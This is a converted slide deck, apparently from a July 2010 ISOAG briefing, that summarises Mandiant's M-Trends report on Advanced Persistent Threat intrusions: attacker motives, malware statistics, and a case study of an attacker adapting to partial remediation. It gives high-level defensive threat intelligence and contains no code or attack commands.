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# ISOAG July 2010 Agenda

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# M-Trends | The Advanced Persistent Threat

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# Who Am I?




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    - Red Teaming
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    - Computer Crime Investigations
    - National Level Intrusion Investigations





# Who Am I?

- Last 7 Years
  - CIA Contractor
    - Manager Exploit Development and Analysis
    - Contractor Lead Forensic
  - Mandiant Incident Response
    - Director
- Responded to over 40 intrusions
- Forensically Analyzed 100s of systems
- Industry Recognized Subject Matter Expert in Digital Forensics and Incident Response



# Overview

What is M-Trends?

What is the Advanced Persistent Threat?

APT Trends and Techniques

Case Studies

- Government Case
- Defense Industrial Base
- Commercial

What to Expect if you are a Victim of the APT?

Conclusions

# In the Media...

- Aurora Media Blitz
  - “at least twenty other large companies from a wide range of businesses – including the Internet, finance, technology, media and chemical sectors”
- Cannot Comment on Specific Victims
  - These Attacks Are Not New
  - Thousands of Victims



# M-Trends report

- Threat intelligence from intrusion investigations for
  - The U.S. government
  - The defense industrial base
  - Commercial organizations
- Prepared by MANDIANT professionals
- Real details from real investigations



# What is the Advanced Persistent Threat?



# What is the Advanced Persistent Threat?

- Intrusions Conducted by Attackers:
  - Well funded and Organized Groups
- They are not “Hackers” → Professionals
  - Systematically Compromising U.S. Government and Commercial Entities





# The APT's motivation is different

- The usual attacker is tactical
  - Wants the most reward for the least work
  - Is unconcerned with post-attack detection
- The APT is strategic
  - Continued access and continuous theft
  - Maintains a much lower profile
  - Remains undetected during and after
  - Establishes a way to return later
  - *And steal more.*

# State sponsorship?

- Scale, operation and logistics
  - Are too large to be coincidence
  - Not consistent with self-organization
- Activity may be authorized by Chinese government
  - But there's no definitive way to tell



# Takeaway

The vast majority  
of APT activity  
observed by MANDIANT  
has been linked to China.



# The victims

- Some have been responding effectively
  - U.S. government
  - Defense community
- But many victims are unaware
  - Commercial enterprises
  - Non-profit and other organizations
- Many more victims are unprepared
- And their reaction does more harm than good

# Report Summary



# Changes in the last five years

- Teams of attackers expanded operations
  - From government and defense
  - To researchers, manufacturers, tech companies, energy companies
  - And even non-profits
- Attackers are not “hackers”
  - Different motivation, techniques and tenacity
  - They are organized professionals
  - Success rate is impressive



## 17 Intruders defeat defenses

- They evade anti-virus
- Remain undetected by network IDS
- Defeat under-equipped incident responders
  - Remaining undetected on the target's net
  - Playing a game of cat and mice



# Were Security Measures in Place?

	Endpoint Software Management	IDS	Anti-virus	Host Auditing Enabled	Firewalls / Proxy Servers	Oversight Compliance
Government	✓	✓	✓	✓	✓	✓
CDC 1	✓	✓	✓	✓	✓	✓
CDC 2	✓	✓	✓	✓	✓	✓
Manufacture	✓	✓	✓	✓	✓	✓
Law Firm	✓	✗	✓	✗	✓	✗

# Takeaway

The APT successfully compromises  
any target it desires.


Conventional IT defenses  
are ineffective.



# APT Trends & Techniques




# Consistent compromise process



# Data Exfiltration

1. **Step One: C2 Communication**
2. **Step Two: Attack**
3. **Step Three: Data Staging**
4. **Step Four: Data Exfiltration**





# APT Malware Statistics

## APT Malware Analysis:

- Average File Size: 121.85 KB
- Only 10% of APT backdoors were packed
- Packing is not as common in standard APT malware
- Packing is used by more advanced APT groups

## Most Common APT Filenames:

- `svchost.exe` (most common)
- `iexplore.exe`
- `iprinp.dll`
- `winzf32.dll`

## APT Malware Avoids Detection Through:

- Outbound HTTP connections
- Process injection
- Service persistence

# Malware Trends


## OVERALL APT MALWARE

Detected 24%

## APT MALWARE COMMUNICATION

100% of APT backdoors made only outbound connections


Used another  
port 17%



Used TCP port  
80 or 443 83%

## PORT 80 AND 443 COMMUNICATION

Communicated  
in the clear  
29%



Used encrypted  
communication  
71%

# Takeaway

The APT adapts quickly and continuously to a changing environment.

## Case Study - Partial remediation efforts

- Victim pulled some servers off the network
- Attacker realized the systems were no longer online



## Attacker's response to remediation

- Updated the domain names used by the backdoor on the “remediated” system
- Changed the C2 infrastructure
- Immediately began exfiltrating data from a second sensitive data source at the victim



# Takeaway

The attacker reacted less than 24 hours after the victim started responding.

# Timeline of response

**DAY 1&2**

Attacker bad domains resolve to IP

**DAY 32**

Client removes systems

**DAY 34**

Attacker discovers systems taken offline

- » Updates DNS information
- » Uses existing backdoors to install
  - New network protocol
  - New host signature

**DAY 36&37**

Client removes sensitive data from known compromised systems

**DAY 38**

Attacker exfiltrates empty directory listing

- » Attacker pushes 1 new malware
- » New Protocol/Domain/IP

**DAY 39**


Attacker pushes old malware to new systems

**DAY 41**

Attacker updates DNS information


- » Compromised systems with empty directory listing
- » Pushes same malware Day 34 to new systems

# Day 1






